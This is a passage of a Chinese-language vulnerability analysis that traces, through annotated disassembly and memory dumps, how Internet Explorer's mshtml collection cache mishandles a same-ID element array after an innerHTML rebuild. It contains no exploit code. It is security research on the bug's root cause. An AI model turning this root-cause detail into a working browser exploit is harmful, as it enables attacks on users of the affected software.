.text:3DB77018 call CImplPtrAry::Append(void *)

进入 CImplPtrAry::Append 函数

```

.text:3DB59964          mov     eax, [esi+4];取出 CacheItem 对象偏移 C 处的值,
该值除以 4 之后为 CacheItem 对象所包含的 ObjArray 数组下一个需要存的数组 index, 这里是
第一次存, 所以为 0
.text:3DB59967          shr     eax, 2 ; ; 算出 NextIndex
.text:3DB5996A          inc     eax ;index 加 1
.text:3DB5996B          mov     ecx, esi
.text:3DB5996D          call    CImplPtrAry::EnsureSize(long)
进入 CImplPtrAry::EnsureSize
.text:3DB5516D          test    eax, eax
.text:3DB5516F          push    edi
.text:3DB55170          mov     edi, ecx
.text:3DB55172          jl      loc_3DCFBCCE
.text:3DB55178          cmp     eax, [edi+8]; 将下一个要在 ObjArray 存储的 Index
和已经申请好的 ObjArray 能存放的 Obj 个数 (MaxCount) 作比较
.text:3DB5517B          ja      loc_3DB55255; 如果大于则跳走

.text:3DB55255          push    4 ; Size
.text:3DB55257          call    CImplAry::EnsureSizeWorker(uint,long) ; 这里申请
0x10 个字节内存,并把指针存放在 CacheItem 对象偏移 0x14 的位置,由于是 0x10 字节内存,
那么可以存放的对象指针为 4, 自然, MaxCount 变为 4

.text:3DB59972          test    eax, eax
.text:3DB59974          jnz     short locret_3DB59995
.text:3DB59976          mov     ecx, [esi+4]
.text:3DB59979          mov     edx, [esi+0Ch]
.text:3DB5997C          shr     ecx, 2
.text:3DB5997F          mov     [edx+ecx*4], edi ; 在 ArryObj 中写入要 Append
的对象
.text:3DB59982          mov     ecx, [esi+4]
.text:3DB59985          mov     edx, ecx
.text:3DB59987          and     edx, 0FFFFFFCh
.text:3DB5998A          add     edx, 4
.text:3DB5998D          and     ecx, 3
.text:3DB59990          xor     edx, ecx
.text:3DB59992          mov     [esi+4], edx ; 将 NextIndex*4 后写入

```

之后会不断循环向 CacheItemStructArray 数组中 index=8 的结构指向的 CacheItem 对象包含的 ObjArray 填充 Obj 指针。这里填充了 4 个。如图：

001979C8	3DB4F6D4	mshtml.CStyleSheet::CArgAutomationRules::`vftable'
001979CC	00000048	
001979D0	00000013	
001979D4	00248130	
001979D8	00000000	
001979DC	001FC6C0	
001979E0	3DB6175B	mshtml.CMarkup::EnsureCollections
001979E4	00000000	
001979E8	00000000	
001979EC	00000000	
001979F0	001FC6C0	

CCollectionCache 对象，偏移 8（0x331c4e8）为 CacheItemStructArray 结构数组指针
在 CacheItemStructArray 结构数组的 index=8 的 COrigCacheItemStruct 结构如下：

00248310	00000000	
00248314	00000000	
00248318	0236E150	
0024831C	00000000	
00248320	00000000	
00248324	00000000	
00248328	FFFFFFFF	
0024832C	00000000	
00248330	00000000	
00248334	00000000	
00248338	0000000A	
0024833C	00000001	
00248340	00145856	
00248344	0028B0AA	
00248348	00000000	
0024834C	00000000	

再看该结构偏移 0x8 处的值，为 CacheItem 对象，即 0x336E738

0236E150	3DB57C5C	mshtml.CElementArgCacheItem::`vftable'
0236E154	00000004	
0236E158	3DB4F6D4	mshtml.CStyleSheet::CArgAutomationRules::`vftable'
0236E15C	00000010	
0236E160	00000004	
0236E164	02357BA8	

这里可以看到 ObjArray 基址为 0x175150,元素为 4 个元素

02357BA8	0236DC50	
02357BAC	00197A88	
02357BB0	022A84C0	
02357BB4	0236DD10	

CMarkup::AddToCollections 之后的代码

```
.text:3DB61968      test     eax, eax
.text:3DB6196A      mov     [ebp+var_4], eax
.text:3DB6196D      jnz     short loc_3DB61989
.text:3DB6196F      push    3Ch
.text:3DB61971      pop     eax
.text:3DB61972      mov     ecx, [esi+0Ch]
.text:3DB61975      mov     dword ptr [ecx+eax+2Ch], 1
.text:3DB6197D      add     eax, 3Ch
.text:3DB61980      cmp     eax, ebx
.text:3DB61982      jl      short loc_3DB61972; 循环将 CacheItemStructArray
```

中所有的 COrigCacheItemStruct 偏移 2c 位置的 Flag 置 1


.text:3DB61984 mov eax, [ebp+arg_8] ; 刚才传入的 CacheItemStruct 偏移 0x38 位置

.text:3DB61987 inc dword ptr [eax]; 对应地址的值加 1

在将网页元素放到不同的 COrigCacheItemStruct 指向的 CacheItem 中并将 CacheItemStruct 的 Usage 标志位置 1 之后, 该函数便完成任务。

下面说说创建相同名字的数组的过程(BuildNamedArray)

如上面代码所示, 网页中包含两个 ID 名为“imgTest”的对象, 一个 div 对象, 一个 img 对象。下面则是创建 imgTest 相同名字数组的过程, 该过程是在其中一个 CCollectionCache::GetDisp 重载函数中进行的。



The screenshot shows a debugger window with two panes. The top pane displays assembly code for a function, likely CCollectionCache::GetDisp. The code includes instructions like 'mov edi, edi', 'push ebp', 'mov ebp, esp', 'and esp, 0FFFFFFFh', 'sub esp, 3Ch', 'mov ecx, [ebp+CCollectionCache]', 'mov edx, [ecx+4]', 'push ebx', 'mov ebx, [ebp+arg_18]', 'push esi', 'push edi', 'xor eax, eax', and 'mov [esp+48h+newCacheItemElement], const CElementaryCacheItem::`vftable`'. The bottom pane shows a memory dump of the array being built, with entries for 'imgTest' and other objects. The memory dump shows a table of entries, with one entry highlighted for 'imgTest'.

进入该函数

.text:3DB76D99 ; int __stdcall CCollectionCache__GetDisp(int CCollectionCache, int sourceindex, unsigned __int16 *name, unsigned int namelen, int flag, int retnbuf, int, int, int)

.text:3DB76D99 mov edi, edi

.text:3DB76D9B push ebp

.text:3DB76D9C mov ebp, esp

.text:3DB76D9E and esp, 0FFFFFFFh

.text:3DB76DA1 sub esp, 3Ch

.text:3DB76DA4 mov ecx, [ebp+CCollectionCache] ; CollectionCache 对象

.text:3DB76DA7 mov edx, [ecx+4] ; 取得 MaxIndex*4

.text:3DB76DAA push ebx

.text:3DB76DAB mov ebx, [ebp+arg_18]

.text:3DB76DAE push esi

.text:3DB76DAF push edi

.text:3DB76DB0 xor eax, eax

.text:3DB76DB2 mov [esp+48h+newCacheItemElement], const CElementaryCacheItem::`vftable`

.text:3DB76DBA lea edi, [esp+48h+var_10] ; 这里在栈上创建了一个

临时的 CacheItem 对象

```
.text:3DB76DBE      stosd
.text:3DB76DBF      stosd
.text:3DB76DC0      xor     esi, esi
.text:3DB76DC2      stosd
.text:3DB76DC3      shr     edx, 2; MaxIndex
.text:3DB76DC6      cmp     ebx, esi
.text:3DB76DC8      stosd
.text:3DB76DC9      mov     [esp+48h+var_2C], edx;
.text:3DB76DCD      mov     [esp+48h+var_38], esi
.text:3DB76DD1      mov     [esp+48h+var_1C], esi
.text:3DB76DD5      mov     [esp+48h+var_20], esi
.text:3DB76DD9      mov     [esp+48h+var_24], esi
.text:3DB76DDD      mov     [esp+48h+var_28], esi
.text:3DB76DE1      mov     [esp+48h+var_10], const CStyleSheet::CAryAutomationRules::`vftable'
.text:3DB76DE9      mov     [esp+48h+var_30], _wcsequalFast(ushort const *,uint,ushort
const *,uint)
.text:3DB76DF1      jz      loc_3DACD3BC
.text:3DB76DF7      cmp     [ebp+sourceindex], esi ; 比较 sourceindex 是否
小于 0, 如果小于则返回错误
.text:3DB76DFA      mov     eax, [ebp+1Ch]
.text:3DB76DFD      mov     [eax], esi
.text:3DB76DFF      jl      loc_3DC4AB4F
.text:3DB76E05      cmp     [ebp+sourceindex], edx; 比较 sourceindex 是否大
于 MaxIndex, 如果大于则返回错误
.text:3DB76E08      jge     loc_3DC4AB4F
.text:3DB76E0E      mov     eax, [ecx+10h] ; 获得
InitCacheItemStructArrayCount (0xD)
.text:3DB76E11      mov     esi, eax
.text:3DB76E13      imul    esi, 3Ch
.text:3DB76E16      add     esi, [ecx+0Ch]; 取得初始化创建的 0xD 个
COrigCacheItemStruct 后面的地址 (CDynCacheItemStruct 的基地址)
.text:3DB76E19      cmp     eax, edx
.text:3DB76E1B      mov     [esp+48h+var_34], eax
.text:3DB76E1F      jge     loc_3DB82E95
.text:3DB76E25      mov     edi, [ebp+flag]
.text:3DB76E28      cmp     [esi], edi
.text:3DB76E2A      jz      loc_3DC668AB
.text:3DB76E30      inc     [esp+48h+var_34]
.text:3DB76E34      add     esi, 3Ch
.text:3DB76E37      cmp     [esp+48h+var_34], edx
.text:3DB76E3B      jl      short loc_3DB76E25
.text:3DB76E3D      cmp     edi, 6
.text:3DB76E40      jz      loc_3DCF8DC6
```

.text:3DB76E46	xor	eax, eax	
.text:3DB76E48	cmp	edi, 7	
.text:3DB76E4B	setz	al	
.text:3DB76E4E	push	eax	; int
.text:3DB76E4F	push	ebx	; int
.text:3DB76E50	lea	eax, [esp+50h+newCacheItemElement]	
.text:3DB76E54	push	eax	; 栈中构造的新 CacheItem 对象
.text:3DB76E55	xor	eax, eax	
.text:3DB76E57	cmp	edi, 2	
.text:3DB76E5A	setz	al	
.text:3DB76E5D	push	eax	; int
.text:3DB76E5E	push	[ebp+namelen]	; unsigned int
.text:3DB76E61	mov	eax, [ebp+sourceindex]	; sourceindex 赋给了 eax
.text:3DB76E64	push	[ebp+name]	; name
.text:3DB76E67	call	CCollectionCache::BuildNamedArray	

进入 CCollectionCache::BuildNamedArray(从 sourceindex 指向的 COrigCacheItemStruct 包含的 CacheItem 中查找相同名字的对象，并将它们放在在栈中构造的临时的 CacheItem 对象中，本例中 sourceindex 为 8，也就是从刚才创建的 div 对象集合中查找相同名字的对象)

.text:3DB76F31	mov	edi, edi	
.text:3DB76F33	push	ebp	
.text:3DB76F34	mov	ebp, esp	
.text:3DB76F36	sub	esp, 14h	
.text:3DB76F39	mov	ecx, [ecx+0Ch]	; pCacheItemStructArray
.text:3DB76F3C	imul	eax, 3Ch	; eax 为 sourceindex
.text:3DB76F3F	push	ebx	
.text:3DB76F40	mov	ebx, [eax+ecx+8]	; 取出源 CacheItem 对象指针，接下来会遍历该对象包含的对象元素
.text:3DB76F44	mov	ecx, [ebp+newCacheItemElement]	
.text:3DB76F47	mov	eax, [ecx]	
.text:3DB76F49	push	esi	
.text:3DB76F4A	push	edi	
.text:3DB76F4B	xor	edi, edi	
.text:3DB76F4D	mov	[ebp+var_14], edi	
.text:3DB76F50	mov	[ebp+var_C], edi	
.text:3DB76F53	mov	[ebp+var_10], ebx	
.text:3DB76F56	call	dword ptr [eax+10h]	; ResetContent 初始化传入的栈中构造的 CacheItem 对象
.text:3DB76F62	mov	eax, [ebx]	; pSourceCacheItem
.text:3DB76F64	push	edi	
.text:3DB76F65	mov	ecx, ebx	
.text:3DB76F67	call	dword ptr [eax+8]	; CallCollectionCacheItem::MoveTo
.text:3DB76F6A	mov	eax, [ebx]	
.text:3DB76F6C	mov	ecx, ebx	

```
.text:3DB76F6E          call     dword ptr [eax+4] ; CallCollectionCacheItem::GetNext
```

这里从源 CacheItem 对象中依次获得每个对象指针，依据前述应该有 4 个对象

```
.text:3DB76F71          mov     esi, eax
.text:3DB76F73          cmp     esi, edi
.text:3DB76F75          jz      short loc_3DB76FEA
.text:3DB76F77          or      [ebp+var_8], 0FFFFFFFh
.text:3DB76F7B          cmp     [ebp+arg_10], edi
.text:3DB76F7E          mov     [ebp+var_4], edi
.text:3DB76F81          setnz   al
.text:3DB76F84          lea     edi, [ebp+var_8]
.text:3DB76F87          mov     ecx, esi
.text:3DB76F89          push    eax
.text:3DB76F8A          push    [ebp+namelen]
.text:3DB76F8D          push    [ebp+name]
.text:3DB76F90          call    CCollectionCache::GetAtomFromName
.text:3DB76F95          mov     al, [esi+18h]
.text:3DB76F98          cmp     al, 75h
.text:3DB76F9A          jg      loc_3DACD59F
.text:3DB76FA0          movsx   eax, al
.text:3DB76FA3          xor     ecx, ecx
.text:3DB76FA5          cmp     [ebp+arg_8], ecx
.text:3DB76FA8          jnz     loc_3DACD5A7
.text:3DB76FAE          cmp     [ebp+arg_14], ecx
.text:3DB76FB1          jnz     loc_3DCF8EC8
.text:3DB76FB7          test    byte ptr [esi+20h], 0E0h
.text:3DB76FBB          jz      short loc_3DB76FD9
.text:3DB76FBD          push    ecx
.text:3DB76FBE          push    [ebp+arg_10]
.text:3DB76FC1          mov     edi, esi
.text:3DB76FC3          push    [ebp+var_8]
.text:3DB76FC6          push    [ebp+namelen]
.text:3DB76FC9          push    [ebp+name]
.text:3DB76FCC          call    CCollectionCache::CompareName
```

以上的代码是从遍历到的对象中获得对象的 ID 名称，并和要比较的名字（这里是 imgTest）做比较。

3DB76FB1	0F85 111F1800	jnz	3DCF8EC8	
3DB76FB7	F446 20 E0	test	byte ptr [esi+20], 0E0	
3DB76FB8	74 1C	je	short 3DB76FD9	
3DB76FBD	51	push	ecx	
3DB76FBE	FF75 18	push	dword ptr [ebp+18]	
3DB76FC1	8BFE	mov	edi, esi	
3DB76FC3	FF75 F8	push	dword ptr [ebp+8]	
3DB76FC6	FF75 0C	push	dword ptr [ebp+C]	
3DB76FC9	FF75 08	push	dword ptr [ebp+8]	
3DB76FCC	E8 76D0FFFF	call	CCollectionCache::CompareName	
3DB76FD1	84C0	test	al, al	
3DB76FD3	0F85 36FFFFFF	jnz	3DB76F0F	
3DB76FD9	8365 EC 00	and	dword ptr [ebp+4], 0	
3DB74047=CCollectionCache::CompareName				
02315380	3DB57C5C	mshtml.CElementArgCacheItem::`vftable'		
02315384	00000001			
02315388	3DB4F6D4	mshtml.CStyleSheet::CAryAutomationRules::`vftable'		
0231538C	00000010			
02315390	00000004			
02315394	02359508			
02315398	00000000			
016A7AE4	028F0634	UNICODE "imgTest"		
016A7AE8	00000007			
016A7AEC	00000001			
016A7AF0	00000001			
016A7AF4	00000000			
016A7AF8	00000001			

如果相同则返回 1，不相同则返回 0，继续查找下一个对象并做比较。我们来看相同的情况。

```
.text:3DB76FD1          test    al, al
.text:3DB76FD3          jnz     loc_3DB76F0F ; 如果名字相同则追加 NameIdArray
```

```
.text:3DB76F0F          mov     ecx, [ebp+newCacheItemElement]
.text:3DB76F12          mov     eax, [ecx]
.text:3DB76F14          and     [ebp+var_4], 0
.text:3DB76F18          push    esi
.text:3DB76F19          call   dword ptr [eax+24h] ; CElementAryCacheItem::AppendElement
.text:3DB76F1C          test    eax, eax
.text:3DB76F1E          mov     [ebp+var_14], eax
.text:3DB76F21          jz      loc_3DB76FDD
.text:3DB76F27          jmp     loc_3DB76FEA
```

这里将该对象放入刚才传入的在栈上创建的 CacheItem 中，创建后如图

016A7B68	3DB57C5C	mshtml.CElementAryCacheItem::`vftable'
016A7B6C	00000000	
016A7B70	3DB4F6D4	mshtml.CStyleSheet::CAryAutomationRules::`vftable'
016A7B74	00000008	
016A7B78	00000004	
016A7B7C	02359460	返回到 02359460 来自 013D9560
016A7B80	028F0634	UNICODE "imgTest"

如图为在栈上创建的临时 CacheItem 对象。偏移 0x14 即为 SameIDObjArray, 偏移 0x18 为指向其 IdName 的指针。来看看 SameIDObjArray

02359460	001985C8	
02359464	0236DAA0	

该数组中有两个对象指针，即 html 源码中具有相同 ID 的 DIV 对象和 IMG 对象。

001985C8	3DABE840	mshtml.CImgElement::`vftable'
001985CC	00000001	
001985D0	00000008	
001985D4	023150E0	
001985D8	00000000	
001985DC	001FF188	
001985E0	08000034	
001985E4	80002280	
001985E8	00000022	
001985EC	02377658	

0236DAA0	3DABE298	mshtml.CDivElement::`vftable'
0236DAA4	00000005	
0236DAA8	00000020	
0236DAAC	02315420	
0236DAB0	009AEF78	
0236DAB4	001FEE18	
0236DAB8	0000001F	
0236DABC	82014280	

至此便创建完了相同名字数组，该数组对应的 CacheItem 对象在栈上。


```
.text:3DB76E6C      xor     esi, esi
.text:3DB76E6E      cmp     eax, esi
.text:3DB76E70      mov     [esp+48h+var_38], eax
.text:3DB76E74      jnz     short loc_3DB76EC2
.text:3DB76E76      mov     eax, [esp+48h+var_C] ; 取得刚创建的临时
CacheItem 对象偏移 C 处的值，该值除以 4 得到了 NextIndex，index 是从 0 开始的，因此可
以判断出对象数组中一共有几个对象，当然此处为 2 个。
```

```
.text:3DB76E7A      shr     eax, 2
.text:3DB76E7D      jz      loc_3DC4AB2D
.text:3DB76E83      cmp     eax, 1
.text:3DB76E86      jnz     loc_3DACD418; 判断对象数组中的对象个数，如
果不是 1 个则跳。
跳到这里
```

```
.text:3DACD418      mov     edi, [ebp+CCollectionCache]
.text:3DACD41B      lea     eax, [esp+48h+var_34]
.text:3DACD41F      push    eax
.text:3DACD420      mov     eax, edi
.text:3DACD422      call    CCollectionCache::GetFreeIndex(long *); 该函数作
用是从 CCollectionCache 找到没有被占用的 CDynCacheItemStruct，并取得其 index
```

```
.text:3DACD427      cmp     eax, esi
.text:3DACD429      mov     [esp+48h+var_38], eax
.text:3DACD42D      jnz     loc_3DC4AB3B
.text:3DACD433      mov     esi, [esp+48h+var_34] ; 取得到的 freeindex，这
里为 0xD
```

```
.text:3DACD437      push    esi
.text:3DACD438      push    [ebp+retbuf]
.text:3DACD43B      mov     eax, edi
.text:3DACD43D      call    CCollectionCache::CreateCollectionHelper(IDispatch
*, *, long)
```

```
.text:3DACD442      test    eax, eax
.text:3DACD444      mov     [esp+48h+var_38], eax
.text:3DACD448      jnz     loc_3DC4AB3B
.text:3DACD44E      imul    esi, 3Ch
.text:3DACD451      add     esi, [edi+0Ch]
.text:3DACD454      mov     eax, esi
.text:3DACD456      call    CCollectionCache::CacheItem::Init(void)
.text:3DACD45B      push    [ebp+name] ; unsigned __int16 *
.text:3DACD45E      lea     eax, [esi+0Ch]
.text:3DACD461      push    eax ; int
.text:3DACD462      call    CStr::Set(ushort const *)
.text:3DACD467      test    eax, eax
.text:3DACD469      mov     [esp+48h+var_38], eax
.text:3DACD46D      jnz     loc_3DC4AB3B
```

```

.text:3DACD473      push     18h                ; dwBytes
.text:3DACD475      push     8                  ; dwFlags
.text:3DACD477      push     _g_hProcessHeap ; hHeap
.text:3DACD47D      call     ds:__imp__HeapAlloc@12 ; HeapAlloc(x,x,x) ;在堆
上创建一个 CacheItem 对象
.text:3DACD483      test     eax, eax
.text:3DACD485      jz       loc_3DC4AB48
.text:3DACD48B      mov      ecx, eax
.text:3DACD48D      call     CElementAryCacheItem::CElementAryCacheItem(void)
.text:3DACD492      test     eax, eax
.text:3DACD494      mov      [esi+8], eax
.text:3DACD497      jz       loc_3DCF8E2B
.text:3DACD49D      add      eax, 8
.text:3DACD4A0      push     0
.text:3DACD4A2      push     eax
.text:3DACD4A3      lea      eax, [esp+50h+var_10]
.text:3DACD4A7      call     CImplPtrAry::Copy(CImplAry const &,int); 将刚才在
栈上已经填充好的 CacheItem 拷贝过来

```

0236E030	3DB57C5C	mshtml.CElementAryCacheItem::`vftable'
0236E034	00000000	
0236E038	3DB4F6D4	mshtml.CStyleSheet::CAryAutomationRules::`vftable'
0236E03C	00000008	
0236E040	00000004	
0236E044	023594C0	
0236E048	EBD660B4	

```

.text:3DACD4AC      mov      eax, [ebp+retbuf]
.text:3DACD4AF      mov      eax, [eax]
.text:3DACD4B1      mov      ecx, [ebp+sourceindex]
.text:3DACD4B4      mov      edx, [ebp+flag]
.text:3DACD4B7      mov      [esi+4], eax
.text:3DACD4BA      shl      ebx, 5
.text:3DACD4BD      xor      ebx, [esi+28h]
.text:3DACD4C0      mov      eax, ecx
.text:3DACD4C2      imul     eax, 3Ch
.text:3DACD4C5      and      ebx, 20h
.text:3DACD4C8      xor      [esi+28h], ebx
.text:3DACD4CB      cmp      edx, 6
.text:3DACD4CE      mov      [esi+24h], cx;这里将 sourceindex 放入了新的
CDynCacheItemStruct 偏移 0x24 的位置,表明这里的对象是从哪里拷贝而来
.text:3DACD4D2      mov      [esi], edx
.text:3DACD4D4      mov      ebx, [edi+0Ch]
.text:3DACD4D7      mov      ebx, [eax+ebx+38h] ; 取出源
COrigCacheItemStruct (index=8) 结构中的 WriteCount 值
.text:3DACD4DB      mov      [esi+38h], ebx;复制给新的 CDynCacheItemStruct
结构(index=0xD)中的 WriteCount 值
.text:3DACD4DE      jz       loc_3DCF8E38

```

```

.text:3DACD4E4      cmp     ecx, [edi+10h]
.text:3DACD4E7      jl      loc_3DB76EC2; 跳
.text:3DB76EC2      lea     eax, [esp+48h+var_10]
.text:3DB76EC6      call    CImplAry::~CImplAry(void);   销毁刚创建的临时
Name 数组
.text:3DB76ECB      mov     eax, [esp+48h+var_38]
.text:3DB76ECF      pop     edi
.text:3DB76ED0      pop     esi
.text:3DB76ED1      pop     ebx
.text:3DB76ED2      mov     esp, ebp
.text:3DB76ED4      pop     ebp
.text:3DB76ED5      retn    24h

```

至此，已经创建了一个相同名字的 ObjAry，该数组所属于的 CachelItem 对象位于 CachelItemStructArray 结构数组的 0xD 个 CachelItemStruct 结构(即一个 CDynCachelItemStruct) 中。

另外我们需要看的是 CCollectionCache::GetDisplD 函数，该函数会传入一个 index 和一个 name，主要功能是通过 index 查找到对应的 CachelItemStruct 结构，进而获得对应的 CachelItem 对象中包含的 ObjAry 数组，并依次获得每个对象的名称和传入的 name 相比较，找到符合条件的对象指针并返回。这里我们看的只是查询动态创建的相同名称数组 (CDynCachelItemStruct) 的情况，也就是 index>=0xD 的情况。

```

.text:3DAE10A1 ; int __stdcall CCollectionCache__GetDisplD(int index, unsigned __int16
*name, int retnbuf)

```

```

.text:3DAE10A1      mov     edi, edi
.text:3DAE10A3      push    ebp
.text:3DAE10A4      mov     ebp, esp
.text:3DAE10A6      and     esp, 0FFFFFFF8h
.text:3DAE10A9      sub     esp, 0Ch
.text:3DAE10AC      and     dword ptr [esp+0Ch+var_8], 0
.text:3DAE10B1      push    ebx
.text:3DAE10B2      push    esi
.text:3DAE10B3      push    edi
.text:3DAE10B4      mov     esi, ecx
.text:3DAE10B6      push    esi
.text:3DAE10B7      mov     edi, eax
.text:3DAE10B9      call    CCollectionCache::SecurityContextAllowsAccess(void)
.text:3DAE10BE      test    eax, eax
.text:3DAE10C0      jz      loc_3DCF8FFC
.text:3DAE10C6      lea     eax, [esp+18h+var_8]
.text:3DAE10CA      push    eax ; unsigned __int16 *
.text:3DAE10CB      mov     eax, [ebp+name]
.text:3DAE10CE      call    ttol_with_error(ushort const *,long *)
.text:3DAE10D3      mov     [esp+18h+var_C], eax
.text:3DAE10D7      test    eax, eax
.text:3DAE10D9      mov     eax, [esi+0Ch] ; base

```

```

.text:3DAE10DC      jz      loc_3DACEBE8
.text:3DAE10E2      mov     ebx, [ebp+index]
.text:3DAE10E5      imul   ebx, 3Ch      ; 要查询的 index*0x3C
.text:3DAE10E8      mov     eax, [eax+ebx+28h]
.text:3DAE10EC      shr     eax, 2
.text:3DAE10EF      not     eax
.text:3DAE10F1      test    al, 1
.text:3DAE10F3      jz      short failed
.text:3DAE10F5      push    [ebp+index]
.text:3DAE10F8      mov     ecx, esi
.text:3DAE10FA      call    CCollectionCache::EnsureAry(long)

```

这里又一次调用了 CCollectionCache::EnsureAry 函数，这次调用和上次不同的在这里

```

.text:3DB616D2      cmp     esi, [ebx+10h];比较要查询的 index 和初始化
创建的数组最大的 index
.text:3DB616D5      jge     loc_3DACD3C9; 这里要查询的 index 不属于
初始化时候创建的 index 范围（大于等于了 0xD），因此会跳转
.text:3DACD3C9      mov     eax, [ebx+0Ch]
.text:3DACD3CC      imul   esi, 3Ch      ; 要查询的 index
.text:3DACD3CF      movsx   eax, word ptr [esi+eax+24h]; 取出 sourceindex
.text:3DACD3D4      push    eax
.text:3DACD3D5      mov     ecx, ebx
.text:3DACD3D7      call    CCollectionCache::EnsureAry(long);转而去查询
sourceindex 的 COrigCacheItemStruct

```

再次进入 CCollectionCache::EnsureAry 函数，函数流程前面介绍过了

这里要查询的 index 为取得的 sourceindex 因此在 CCollectionCache::EnsureAry 中最终调用 CMarkup::EnsureCollections 传入的 index 也为 sourceindex(本例为 8)

```

.text:3DB616DE      mov     edx, esi
.text:3DB616E0      imul   edx, 3Ch      ; index=8
.text:3DB616E3      lea     eax, [edx+eax+38h] ; 当前需要查询的 index
的 CacheItemStruct 偏移 0x38 位置的指针
.text:3DB616E7      push    eax
.text:3DB616E8      push    esi ; index
.text:3DB616E9      push    dword ptr [ebx+14h] ; CMarkup 对象
.text:3DB616EC      call    ecx ; CMarkup::EnsureCollections 函数
在 CMarkup::EnsureCollections 函数中有一个重要的判断
.text:3DB6191E      mov     ecx, [esi+0Ch]
.text:3DB61921      imul   eax, 3Ch      ; index*0x3C
.text:3DB61924      cmp     dword ptr [eax+ecx+2Ch], 0 ; 判断要查询的
index 指向的 COrigCacheItemStruct 是否有效，如果无效则再次依次重建
.text:3DB61929      jnz     short loc_3DB6198B

```

那么什么时候创建的这些 COrigCacheItemStruct 会“失效”呢，也就是 CacheItemStruct+0x2c 处的标志置 0 呢？

在上面的 html 代码中有这么一句 “testfaild.innerHTML = testfaild.innerHTML” 该句会销毁 DIV 标签内所有的对象，在这时，标签内的 IMG，div 等对象都会被销毁并重建。因为，对象被销毁，刚刚创建的这些 COrigCacheItemStruct 也会失效（置 COrigCacheItemStruct+0x2c 的标志位为 0），该动作是在 CElement::ExitTree 函数中进行的，如图

在重建 DOM 树的时候，由于各对象的销毁，初始化创建的（index<0xD）COrigCacheItemStruct 被标志为失效，并在下次调用到 CMarkup::EnsureCollections 进行重建。重建的过程不再详述，上面有介绍。

上面执行完 CCollectionCache::EnsureAny 后的代码如下

```
.text:3DACD3DC      test     eax, eax
.text:3DACD3DE      mov     [esp+10h+var_4], eax
.text:3DACD3E2      jnz     short loc_3DACD410
.text:3DACD3E4      mov     eax, [ebx+0Ch]
.text:3DACD3E7      movsx   ecx, word ptr [eax+esi+24h] ; sourceindex
.text:3DACD3EC      mov     edx, [eax+esi+38h]; 取得 index=0xD 的
CDynCacheItemStruct 的 WriteCount
.text:3DACD3F0      imul    ecx, 3Ch
.text:3DACD3F3      cmp     edx, [ecx+eax+38h]; 与 sourceindex 的
COrigCacheItemStruct 的 WriteCount 做比较
.text:3DACD3F7      jnz     loc_3DC7471D ; 如果不同则表明源
COrigCacheItemStruct 可能被重建过，则该 index 的 CDynCacheItemStruct 也需要重建。如果
相同，则不重建，认为该 CDynCacheItemStruct（index=0xD）目前仍是有效的
```

但这里有个问题，之前在 CMarkup::AddToCollections 创建对网页中的对象进行分门别类放到默认的 0xC 个 COrigCacheItemStruct 的时候，只对当时查询的那个 index 的 COrigCacheItemStruct 的 WriteCount 增 1 了，其他的没有进行增加。所以其实 WriteCount 并未起到什么实际效果。调试中发现，这里 index=8 的 COrigCacheItemStruct 的 WriteCount 位始终为 0，根据它创建的 index=D 的 CDynCacheItemStruct 的 WriteCount 位自然也为 0。

继续回到 CCollectionCache__GetDisplD 查看下面的代码

```
.text:3DAE10FF      xor     edx, edx
.text:3DAE1101      cmp     eax, edx
.text:3DAE1103      mov     [esp+18h+var_C], eax
.text:3DAE1107      jnz     short loc_3DAE114D
.text:3DAE1109      mov     eax, [ebp+name]
```

```

.text:3DAE110C      and     edi, 1
.text:3DAE110F      mov     dword ptr [esp+18h+var_8], edi
.text:3DAE1113      lea     ecx, [eax+2]
.text:3DAE1116      mov     di, [eax]
.text:3DAE1119      inc     eax
.text:3DAE111A      inc     eax
.text:3DAE111B      cmp     di, dx
.text:3DAE111E      jnz     short loc_3DAE1116
.text:3DAE1120      push    edx
.text:3DAE1121      push    edx
.text:3DAE1122      push    dword ptr [esp+20h+var_8]
.text:3DAE1126      sub     eax, ecx          ; namelen
.text:3DAE1128      push    edx
.text:3DAE1129      lea     ecx, [esp+28h+var_4]
.text:3DAE112D      push    ecx
.text:3DAE112E      mov     ecx, [ebp+index]
.text:3DAE1131      sar     eax, 1
.text:3DAE1133      push    eax
.text:3DAE1134      push    [ebp+name]
.text:3DAE1137      push    esi
.text:3DAE1138      call    CCollectionCache::GetIntoAry;

```

CCollectionCache::GetIntoAry 该函数便是实质执行查询在指定 index 的 CachelItemStruct 中查找指定名字的对象的功能，具体该函数就不进入跟踪了。下面结合之前的分析说说崩溃的过程。

CCollectionCache 初始化创建了 0xD 个 **CachelItemStruct**，其中第一个存放的是所有网页元素的集合，剩下 0xC 个分别存放的是几种不同类型的 **COrigCachelItemStruct** 结构。它们的大小均为 0x3C。

